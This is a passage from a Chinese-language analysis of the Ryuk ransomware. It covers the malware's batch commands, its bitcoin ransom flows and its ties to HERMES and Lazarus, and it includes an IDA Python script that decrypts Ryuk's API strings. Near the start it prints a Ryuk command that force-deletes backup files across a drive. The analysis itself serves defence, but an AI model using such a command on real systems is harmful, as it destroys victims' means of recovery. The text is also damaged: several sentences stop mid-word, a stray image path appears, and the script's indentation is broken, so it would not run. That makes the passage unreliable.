  "del /s /f /q h:\\*.VHD h:\\*.bac h:\\*.bak h:\\*.wbcat h:\\*.bkf h:\\Backup*.* h:\\backup*.* h:\\*.set h:\\*.win
```

图13: 加密系统后Ryuk执行的batch命令列表

赎金流

Ryuk勒索软件并未广泛传播，与其前身HERMES类似，只被用于特定的目标攻击，因此很难追踪恶意软件作者的活动和收入。对于每个恶意软件样本，都有唯一的钱包地址

研究人员通过勒索信中的钱包地址分析了整个交易流，发现不同的钱包之间有一定的联系，再某个特定点，资金会通过转账转移到多个主要钱包。这也说明利用Ryuk勒索软



图14: 从勒索赎金到提现阶段的比特币交易流

结论

研究人员分析发现，不管从攻击的本质还是从恶意软件内部的工作流程来看，Ryuk与HERMES勒索软件都有一定的相关性，并与Lazarus组织联系在了一起。在感染受害者并

附录

字符串解密Python代码：

```
""" Ryuk strings decrypter
This is an IDA Python based script which can be used to decrypt the encrypted
API strings in recent Ryuk ransomware samples. After the decryption, the
script will rename the encrypted string in order to ease analysis.

Ryuk sha-256: 8d3f68b16f0710f858d8c1d2c699260e6f43161a5510abb0e7ba567bd72c965b
"""

__author__  = "Itay Cohen, aka @megabeets_"
__company__ = "Check Point Software Technologies Ltd"

import idc
from idaapi import *

def decryptStrings (verbose = True):

   encrypted_strings_array =   0x1400280D0
   lengths_array =             0x1400208B0
   num_of_encrypted_strings =  68
   key =                       'bZIiQ'
if verbose:
       print ("[!] Starting to decrypt the strings\n\n")

# Iterate over the encrypted strings array
   for i in range(num_of_encrypted_strings):

       # Get the length of the encrypted string
       string_length = idc.Dword(lengths_array + i*4)

# Get the offset of the encrypted string
       string_offset = encrypted_strings_array + i*50

       # Read  bytes from
```

```
        # For IDA version < 7, use get_many_bytes()
        encrypted_buffer = get_bytes(string_offset, string_length)
        decrypted_string = ''

        # Decrypt the bytes and save it to
        for idx, val in enumerate(encrypted_buffer):
            decrypted_string += chr( ord(val) ^ ord(key [idx % len(key)]))

        # Set name for the string variable in IDA
        idc.MakeName (string_offset, "dec_" + decrypted_string)

        # Print to the ouput window
        if verbose:
            print("0x%x : %s" % (string_offset, decrypted_string,))

    if verbose:
        print ("\n[!] Done.")


# Execute the decryption function
decryptStrings()
```